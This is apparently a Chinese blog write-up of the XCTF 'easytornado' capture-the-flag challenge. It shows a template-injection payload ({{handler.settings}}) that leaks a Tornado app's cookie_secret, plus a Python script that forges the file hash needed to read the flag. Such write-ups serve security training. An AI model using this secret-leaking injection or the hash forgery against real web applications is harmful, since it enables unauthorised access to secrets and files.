XCTF-Web-高手区-easytornado

原创

1stPeak 于 2021-06-22 11:06:29 发布 126 收藏


分类专栏： CTF刷题 文章标签： XCTF-Web-高手区

本文链接：https://blog.csdn.net/qq_41617034/article/details/118101443

题目


解题

1、访问url




/flag.txt
/welcome.txt
/hints.txt


点进去看看



/flag.txt
flag in /fllllllllllllag




/welcome.txt
render




/hints.txt
md5(cookie_secret+md5(filename))

2、直接访问/fllllllllllllag文件




Error

发现报错了，但我们发现URL中的Error是我们返回的Error，那么我们再来测试一下



XXOO



ORZ

发现可能存在SSTI漏洞，但被过滤了部分参数，所以不能使用


3、这里再回到题目信息easytornado，可以判断出可能是一个python的tornado漏洞

因为我没学过python的框架，就不详细解析了，只写payload
这里我们要访问/fllllllllllag文件，并且还要filehash正确，那么我们目前的问题就是获取fllllllllllag所对应的filehash的值
再由hints.txt可以可以看出，filehash的计算公式如下

```
md5(cookie_secret+md5(filename))
```

那么如何获取cookie_secret呢？我们这边直接上payload

```
http://111.200.241.244:51903/error?msg={{handler.settings}}
```



{'autoreload': True, 'compiled_template_cache': False, 'cookie_secret': 'c3169c94-9dde-4d74-ab37-4300ced3cc8c'}

这时我们要访问的url是

```
http://111.200.241.244:51903/file?filename=/flllllllllllag&filehash=md5(c3169c94-9dde-4d74-ab37-4300ced3cc8c+md5(/flllllllllllag))
```

此时我们来计算filehash

```python
# -*- coding: UTF-8 -*-
import hashlib

result = hashlib.md5()
result.update('/flllllllllllag'.encode('utf-8'))
filename_md5 = result.hexdigest()
result = hashlib.md5()
result.update(('c3169c94-9dde-4d74-ab37-4300ced3cc8c' + filename_md5).encode('utf-8'))
print(result.hexdigest())
```


```python
# -*- coding: UTF-8 -*-
import hashlib

result = hashlib.md5()
result.update('/flllllllllllag'.encode('utf-8'))
filename_md5 = result.hexdigest()
result = hashlib.md5()
result.update(('c3169c94-9dde-4d74-ab37-4300ced3cc8c' + filename_md5).encode('utf-8'))
print(result.hexdigest())
```

```
0b2258f726a9bd96f61d7c3eef39ca0f
```

最终payload

```
http://111.200.241.244:51903/file?filename=/flllllllllllag&filehash=0b2258f726a9bd96f61d7c3eef39ca0f
```



/fllllllllllllag
flag{3f39aea39db345769397ae895edb9c70}